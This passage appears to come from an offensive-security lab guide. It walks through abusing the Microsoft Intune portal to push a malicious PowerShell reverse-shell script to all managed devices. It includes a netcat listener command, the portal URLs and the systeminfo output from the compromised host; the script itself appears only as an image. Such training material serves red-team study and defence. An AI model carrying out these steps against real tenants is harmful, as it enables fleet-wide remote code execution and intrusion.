


Step 2 : First start listener on attacker machine for reverse shell.

```
nc -nvlp 9999
```


```
┌──(kali㉿kali)-[~]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:f1:e1:83:a8  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.101  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:fe96:2d0c  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:96:2d:0c  txqueuelen 1000  (Ethernet)
        RX packets 205312  bytes 181184234 (172.7 MiB)
        RX errors 0  dropped 356  overruns 0  frame 0
        TX packets 108176  bytes 13587666 (12.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 28  bytes 1400 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 1400 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ nc -nvlp 9999
listening on [any] 9999 ...
```

Step 3 : Create a powershell script which contains reverse shell code .




Step 4 : Now, add malicious powershell script on intune portal to execute on all the devices.

https://endpoint.microsoft.com/#blade/Microsoft_Intune_DeviceSettings/PowershellScriptsWizard




Step 5 : View all powerscripts which will be execute on intune managed devices .

https://endpoint.microsoft.com/#blade/Microsoft_Intune_DeviceSettings/DevicesMenu/powershell



Step 6 : Malicious code executed on hybrid joined device [On-Premise] and we got reverse shell on attacker machine.



Step 7 : Get the information about compromised on-premise system.

```
systeminfo
```

```
PS C:\Windows\system32> systeminfo

Host Name:                 DEV
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19044 N/A Build 19044
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Admin
Registered Organization:
Product ID:                00330-80000-00000-AA678
Original Install Date:     10/19/2021, 2:23:31 PM
System Boot Time:          10/20/2021, 9:55:08 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2200 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              00004009
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 1,642 MB
Virtual Memory: Max Size:  5,503 MB
Virtual Memory: Available: 2,977 MB
Virtual Memory: In Use:    2,526 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    atomic-nuclear.site
Logon Server:              N/A
Hotfix(s):                 4 Hotfix(s) Installed.
                           [01]: KB5004331
                           [02]: KB5003791
                           [03]: KB5005033
                           [04]: KB5005260
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
```

Module 4 : Attacking Active Directory Environment

